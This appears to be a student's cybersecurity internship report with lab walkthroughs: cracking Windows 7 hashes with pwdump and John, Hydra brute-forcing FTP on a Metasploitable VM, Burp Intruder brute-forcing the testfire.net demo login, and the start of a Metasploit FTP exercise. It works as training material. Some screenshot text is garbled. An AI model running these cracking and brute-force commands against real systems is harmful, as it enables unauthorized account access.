

Internship Program - Cyber Security

Introduction:

My name is Sahana Poojary. I am a 4th year Information Science & Engineering student studying at Mangalore Institute of Technology and Engineering, Moodabidri.

About the company DLithe:

In the year 2018, DLithe became a technology company dedicated to serving IT companies and academic institutions. With expertise in embedded systems, robotics, and edtech, our vision is to create products that drive positive change for the upcoming generation. Academic institutions are better able to match their offerings to the demands of industry thanks to our knowledge of embedded systems, robotics, the Internet of Things, cyber security, and artificial intelligence. Since its establishment, we have developed 8 development centres to support the research and development efforts of the student community. Our assistance to IT businesses has helped them hire more quickly and cost-effectively by locating the top candidates both on and off campus. By delivering 360-degree learning - domain, process, and technology - with a focus on customer experience and operational excellence goals, we have impacted countless lives. We are pleased to state that DLithe is a bootstrapped business with a solid foundation, expertise, trust, and dedication to developing an agile workforce in response to market demands.


Group 1:

1. Install the below software:


- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine

2. Perform password cracking - Offline mode. Perform password cracking of windows 7 machine


Step 1: Open Windows 7 and Kali Linux and copy the pwdump file to Windows 7 by using Internet Explorer.




Step 2: When logged in as the administrator, open the Windows command prompt, rename the root directory to pwdump7, and save the username and password as a hash.txt file.



Step 3: Now enter tempfiles.org into the address bar of Internet Explorer.



Step 4: After sharing the file in Windows 7, you can now copy and paste the hash file into the Linux version of Firefox using nano. If the password is not secure enough, type john hash.txt in the terminal to obtain the username and password.



```

File Machine View Input Devices Help
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali: ~] Desktop
[~] $ 
[~] [sudo] password for kali:
[~] root@kali: [/home/kali/Desktop]
[~] 
[~] stat: hash.txt: No such file or directory
[~] root@kali: [/home/kali/Desktop]
[~] nano hash.txt
[~] root@kali: [/home/kali/Desktop]
[~] john hash.txt
Using default input encoding: UTF-8
Hash type: NTLM (NT LAN Manager) with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: No OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with incremental ASCII
ng @#0@#c@# 3/3 8g/s 55633K/s 55633K/s picoK1l
Session aborted
[~] root@kali: [/home/kali/Desktop]
[~] g
Administrator:::N0W!NO PASSW0RD:::J1DGCFE0816A91B73C907EBC89K8:::
Guest:::N0W!NO PASSW0RD:::NO PASSW0RD:::GMA01ECE001594050P59H04A83831:::
win7user:::N0W!NO PASSW0RD:::GMA01ECE001594050P59H04A83831:::
1 password hashes cracked, 1 left
[~] root@kali: [/home/kali/Desktop]
[~] 

```

"the quieter you become, the more you are able to hear"

b) Password cracking of metasploit machine using Hydra

In this attack, the login and password of the system are obtained. Hydra is used for this purpose.

Step 1: On the virtual machine, start Kali and the metasploitable machine. Identify the linux and metasploitable computers' IP addresses. 2 text files with the names user and pass should be generated. Retain the account name msfadmin in the user file and the password msfadmin in the pass file.

```

File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali: ~] Desktop
[~] $ 
[~] [sudo] password for kali:
[~] root@kali: [/home/kali/Desktop]
[~] 
[~] ifconfig
eth0: flags=4169UP,BROADCAST,RUNNING,MULTICAST mtu 1500
    inet 192.168.56.192 netmask 255.255.255.0 broadcast 192.168.56.255
        ether 00:0C:29:14:0D:01 brd ff:ff:ff:ff:ff:ff
        txqueuelen 1000  (Ethernet)
            RX packets 12454 bytes 1583328 (1.5 MB)
            RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
            TX packets 15649 bytes 1125272 (1.0 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000  (Local Loopback)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 carrier 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[~] root@kali: [/home/kali/Desktop]
[~] nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP Address      NetBIOS Name      Server      User      MAC address
192.168.56.1    LAPTOP-1TEN3D2    <server>    unknown    00:0C:29:00:00:85
192.168.56.101   METASPOITABLE    <server>    METASPOITABLE 00:00:00:00:00:00
192.168.56.103   WIN7SPOT-PC     <server>    unknown    00:00:27:09:37:29
192.168.56.235   Senutu failed: Permission denied
[~] root@kali: [/home/kali/Desktop]
[~] nano user
[~] root@kali: [/home/kali/Desktop]
[~] nano pass
[~] root@kali: [/home/kali/Desktop]
[~] 

```

"the quieter you become, the more you are able to hear"

Step 2: hydra -L user -P pass ftp://192.168.56.101 is the command to enter. We utilise L and P since we don't know the login or the password in this situation.

```
[root@kali]:~/home/kali/Desktop]
# hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:14:04
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (1:1/p:2), -1 try per task
[DATA] attacking ftp://192.168.56.101
[23][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
[23][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:14:08
[root@kali]:~/home/kali/Desktop]
```


The output is the username and password.

Step 3: If a credential is already known, we can input it and indicate the unknown credential letter with a capital letter.

```
[root@kali]:~/home/kali/Desktop]
# hydra -L user -P msfadmin ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:09
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1 login tries (1:1/p:1), -1 try per task
[DATA] attacking ftp://192.168.56.101
[23][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
[23][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:09
[root@kali]:~/home/kali/Desktop]
# hydra -L user -P msfadmin ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:44
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1 login tries (1:1/p:2), -1 try per task
[DATA] attacking ftp://192.168.56.101
[23][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
[23][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:49
[root@kali]:~/home/kali/Desktop]
```

3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.



Step 2: Now open Firefox and navigate to testfire.net, then sign in there. Now turn on the burp while keeping the catch in place. In the user name and password area, type any user name and password at this time.

The screenshot shows a Firefox browser window with the URL "testfire.net" in the address bar. The page is a demo site for Altoro Mutual, featuring a green header with the Altoro Mutual logo and a "DEMO SITE ONLY" banner. The main content area is divided into "PERSONAL" and "SMALL BUSINESS" sections. The "PERSONAL" section includes links for "Online Banking with FREE Online BILL Pay", "Real Estate Financing", and "Business Credit Cards". The "SMALL BUSINESS" section includes links for "Business Solutions" and "Retirement Solutions". The footer contains links for "Privacy Policy", "Security Statement", "Server Status Check", "REST API", and copyright information from 2008. A note at the bottom states that the site is provided "as is" without warranty and that IBM does not assume any risk in relation to its use.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 POST /dotlogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 38
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=DCD0944220F1B04DE2C91F5E150B5A2
13 Upgrade-Insecure-Requests: 1
14
15 uid=addodd&passw=passssss&btnSubmit>Login
```
- Response:**

Online Banking Login
Login Failed: We're sorry, but this userna

Step 3: Use the clear\$ option in it to immediately make a request to the intruder. Choose only the username at this point, then click the add\$ button. The password should be handled in the same way. Set the cluster bomb assault option.

The screenshot shows the Burp Suite Intruder tool configuration:

- Attack Type:** Cluster bomb
- Payload Positions:** 1, 2
- Target:** http://testfire.net
- Request:**

```
1 POST /dotlogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 38
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=DCD0944220F1B04DE2C91F5E150B5A2
13 Upgrade-Insecure-Requests: 1
14
15 uid=addodd&passw=passssss&btnSubmit>Login
```

Burp Suite Community Edition v2022.9.6 - Temporary Project

Intruder tab selected. Target: http://testfire.net. Attack type: Sniper.

Choose an attack type

Payload Positions

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://testfire.net Update Host header to match target

0 payload positions

0 matches Clear Length: 577

Burp Suite Community Edition v2022.9.6 - Temporary Project

Intruder tab selected. Target: http://testfire.net. Attack type: Sniper.

Choose an attack type


Payload Positions

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://testfire.net Update Host header to match target

0 payload positions

0 matches Clear Length: 569



Step 4: Now set the payload. Choose a payload size of 2 and a payload format of simple list. Any four random usernames will now have the genuine username and password added. A list of lengths will show after selecting "Start Attack." The real username and password have a different length..

Burp Suite Community Edition v2022.3.6 - Temporary Project

Burp Project Intruder Repeater Window Help
 Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Composer Logger Extender Project options User options Learn

1 x 2 x + Positions **Payloads** Resource Pool Options

Payload Sets
 You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4 Start attack
 Payload type: Simple list Request count: 0

Payload Options [Simple list]
 This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Duplicate Add Add from list... [Pro version only]

Payload Processing
 You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down Enabled Rule

Payload Encoding
 This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: %>%<%>%<%>%

Burp Suite Community Edition v2022.3.6 - Temporary Project

Burp Project Intruder Repeater Window Help
 Dashboard Target **Intruder** Repeater Sequencer Decoder Composer Logger Extender Project options User options Learn

1 x 2 x + Positions **Payloads** Resource Pool Options

Payload Sets
 You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4 Start attack
 Payload type: Simple list Request count: 16

Payload Options [Simple list]
 This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Duplicate Add Add from list... [Pro version only]

Payload Processing
 You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down Enabled Rule

Payload Encoding
 This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: %>%<%>%<%>%

The screenshot shows a software interface titled "2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file". The main window displays a table of attack results with the following columns: Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. The table contains 13 rows of data. A red "Start attack" button is visible on the right side of the interface.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			245	
1	admin	admin	302			372	
2	password	admin	302			245	
3	admin	password	302			245	
4	password	password	302			245	
5	admin	addd	302			245	
6	password	addd	302			245	
7	admin	passs	302			245	
8	password	passs	302			245	
9	admin	admin1	302			245	
10	password	admin1	302			245	
11	admin	pass1	302			245	
12	password	pass1	302			245	
13	admin	asss	302			245	

Finished [Progress Bar]

4. Perform Exploiting Metasploit.

a) Exploiting Metasploit using FTP

In this attack, the metasploitable is used to exploit the FTP port.

Step 1: Kali Linux and Metasploit should both be open at once. Use the ifconfig and nbtscan commands to get the ip addresses of the kali and metasploit table machines.



Kali Linux logo watermark: "the quieter you become, the more you are able to hear"

```

root@kali:~/Desktop
$ ifconfig
eth0: flags=4163 mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::d167:2eff%eth0 brd fe80::ff:fe7:2eff scopeid 0x20<link>
            ether 08:00:27:01:9e:07 txqueuelen 1000 (Ethernet)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 9339 bytes 784658 (688.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73 mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 275 bytes 25374 (24.7 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 275 bytes 25374 (24.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/.kali/Desktop]
# sudo su
[sudo] password for kali:
[root@kali]~/.kali/Desktop]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTENEQ2 <server> unknown 08:00:27:00:00:05
192.168.56.103 WINDOWS7-PC <server> unknown 08:00:27:9e:37:29
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[root@kali]~/.kali/Desktop]
# 

```

Step 2: Start the database, assess its condition, and begin the database.



Kali Linux logo watermark: "the quieter you become, the more you are able to hear"

```

root@kali:~/Desktop
$ ifconfig
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 360 bytes 35218 (34.4 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        Tx packets 360 bytes 35218 (34.4 KiB)
        Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali]~/.kali/Desktop]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTENEQ2 <server> unknown 08:00:27:00:00:05
192.168.56.103 WINDOWS7-PC <server> unknown 08:00:27:9e:37:29
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[root@kali]~/.kali/Desktop]
# msfdb init
[*] Database already started
[*] The database appears to be already configured, skipping initialization
[root@kali]~/.kali/Desktop]
# msfdb status
* postgresql-service - PostgreSQL_000MS
  * loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
    Active: active (exited) since Sun 2023-03-12 13:56:00 EDT; 1min 12s ago
      Process: 132291 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
     Main PID: 132291 (code=exited, status=0/SUCCESS)
       CPU: 0ms
Mar 12 13:56:00 kali systemd[1]: Starting PostgreSQL_000MS...
Mar 12 13:56:00 kali systemd[1]: Started PostgreSQL_000MS.
COMMAND   PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 132250 postgres  0u  IPv4 279984      0t0  TCP localhost:5432 (LISTEN)
postgres 132250 postgres  6u  IPv6 279984      0t0  TCP localhost:5432 (LISTEN)
UID      PID  PPID  C STIME ITT      STAT TIME CMD
postgres 132250     1  0 13:56  5s  0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf
[*] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

[root@kali]~/.kali/Desktop]
# msfdb start
[*] Database already started
[root@kali]~/.kali/Desktop]
# 

```

Step 3: Use the nmap tool to determine the system version. putting the nmap -sV command in for 192.168.56.101. With this command, we may learn the version, the port's status, and the list of available services.

```
(root@kali)-[~/home/kali/Desktop]
# msfdb start
[*] Database already started

[+] root@kali-[~/home/kali/Desktop]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 13:58 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00018s latency).
OS: [LOSSY] SUSE Linux Enterprise Server 12 SP2 (Ubuntu 12.04.5 LTS)
Nmap done: 1 IP address (1 host up) scanned in 28.12 seconds

[+] root@kali-[~/home/kali/Desktop]
#
```

